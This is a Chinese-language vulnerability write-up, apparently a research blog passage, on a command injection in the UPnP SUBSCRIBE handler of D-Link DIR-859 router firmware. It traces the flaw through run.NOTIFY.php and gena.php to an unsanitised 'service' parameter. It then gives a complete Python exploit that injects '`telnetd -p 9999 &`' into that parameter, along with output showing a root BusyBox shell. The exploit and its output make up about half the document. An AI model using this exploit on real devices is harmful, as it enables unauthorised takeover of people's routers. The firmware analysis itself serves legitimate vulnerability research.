
```
if ($METHOD == "SUBSCRIBE")
{
        if ($SID == "")
                GENA_subscribe_new($gena_path, $HOST, $REMOTE, $URI, $TIMEOUT, $SHELL_FILE, "/htdocs/upnp/".$php, $INF_UID);
        else
                GENA_subscribe_sid($gena_path, $SID,  $TIMEOUT);
}
```

我们去查找一下这个函数是在哪里被定义的，发现是在gena.php中定义




```
iot@research:~/Desktop/D-link/DIR859Ax/squashfs-root$ grep -r "GENA_subscribe_new"
htdocs/upnp/run.NOTIFY.php:             GENA_subscribe_new($gena_path, $HOST, $REM
OTE, $URI, $TIMEOUT, $SHELL_FILE, "/htdocs/upnp/".$php, $INF_UID);
htdocs/upnpinc/gena.php:function GENA_subscribe_new($node_base, $host, $remote, $u
ri, $timeout, $shell_file, $target_php, $inf_uid)
```

该函数主要是用于订阅的



```
function GENA_subscribe_new($node_base, $host, $remote, $uri, $timeout, $shell_file, $target_php, $inf_uid)
{
	anchor($node_base);
	$count = query("subscription#");
	$found = 0;
	/* find subscription index & uuid */
	foreach ("subscription")
	{
		if (query("host")==$host && query("uri")==$uri) {$found = $InDeX; break;}
	}
	if ($found == 0)
	{
		$index = $count + 1;
		$new_uuid = "uuid:".query("/runtime/genuuid");
	}
	else
	{
		$index = $found;
		$new_uuid = query("subscription:".$index."/uuid");
	}

	/* get timeout */
	if ($timeout==0 || $timeout=="") {$timeout = 0; $new_timeout = 0;}
	else {$new_timeout = query("/runtime/device/uptime") + $timeout;}
	/* set to nodes */
	set("subscription:".$index."/remote",   $remote);
	set("subscription:".$index."/uuid",             $new_uuid);
	set("subscription:".$index."/host",             $host);
	set("subscription:".$index."/uri",              $uri);
	set("subscription:".$index."/timeout",  $new_timeout);
	set("subscription:".$index."/seq", "1");

	GENA_subscribe_http_resp($new_uuid, $timeout);
	GENA_notify_init($shell_file, $target_php, $inf_uid, $host, $uri, $new_uuid);
}
```

再去关注一下最后两行的两个函数，最终在GENA_notify_init函数中发现，它写了一个名为$shell_file$的脚本，又删除了!$[[Pastedimage20240823154642.png]]$看到这个参数我突然觉得关注重点
shell_file因为只有它相对来说算是我们可控的，结合一开始的sprintf，也知道a1是指url后面"?service="的参数




```
  sprintf(
    v23,
    "%s\nMETHOD=SUBSCRIBE\nINF_UID=%s\nSERVICE=%s\nSID=%s\nTIMEOUT=%d\nSHELL_FILE=%s/%s.sh",
    "/htdocs/upnp/run.NOTIFY.php",
    v2,
    a1,
    v3,
    v20,
    "/var/run",
    a1);
```

那么这么说的话，这个service要执行的文件名我们用反引号扩起就看实现命令执行

exp:

```python
# -*- coding: utf-8 -*-

import socket
import os
from time import sleep

# 漏洞利用代码
def httpSUB(server, port, shell_file):
    print('\n[*] 连接到 {host}:{port}'.format(host=server, port=port))

    # 创建一个 TCP/IP 套接字
    con = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    # 构造请求包
    request = "SUBSCRIBE /gena.cgi?service=" + str(shell_file) + " 
HTTP/1.0\n"
    request += "Host: " + str(server) + ":" + str(port) + "\n"
    request += "Callback: <http://192.168.0.1:31337/aaa>\n"
    request += "NT: upnp:event\n"
    request += "Timeout: Second-1800\n"
    request += "Accept-Encoding: gzip, deflate\n"
    request += "User-Agent: gupnp-universal-cp GUPnP/1.0.2 DLNADOC/1.50\n\n"

    # 打印请求包
    print("[*] 发送负载")
    print("[*] 请求包:")
    print(request)

    sleep(1)

    # 连接到服务器并发送请求
    con.connect((socket.gethostbyname(server), port))
    con.send(request.encode())

    # 接收响应
    results = con.recv(4096)

    # 打印响应包
    print("[*] 响应包:")
    print(results.decode())

    sleep(1)
    print('[*] 正在运行 Telnetd 服务')
    sleep(1)
    print('[*] 正在打开 Telnet 连接\n')
    sleep(2)

    # 打开 Telnet 连接
    os.system('telnet ' + str(server) + ' 9999')

# 获取用户输入并调用函数
serverInput = raw_input('IP 路由器: ')  # 在 Python 2 中使用 raw_input()
portInput = 49152
httpSUB(serverInput, portInput, '`telnetd -p 9999 &`')
```

执行效果



```
iot@research:~/Desktop/D-link/DIR859Ax$ python exp.py
IP 路由器: 192.168.0.1

[*] 连接到 192.168.0.1:49152
[*] 发送负载
[*] 请求包:
SUBSCRIBE /gena.cgi?service=`telnetd -p 9999 &` HTTP/1.0
Host: 192.168.0.1:49152
Callback: <http://192.168.0.1:31337/aaa>
NT: upnp:event
Timeout: Second-1800
Accept-Encoding: gzip, deflate
User-Agent: gupnp-universal-cp GUPnP/1.0.2 DLNADOC/1.50


[*] 响应包:
HTTP/1.1 200 OK
Server: WebServer
Date: Mon, 27 Jun 2016 16:08:45 GMT
SID: uuid:0C7A63C5-E355-FD10-7DC7-AEC27803DE25
TIMEOUT: Second-1800


[*] 正在运行 Telnetd 服务
[*] 正在打开 Telnet 连接

Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.


BusyBox v1.14.1 (2016-06-28 10:53:08 CST) built-in shell (msh)
Enter 'help' for a list of built-in commands.

# 
```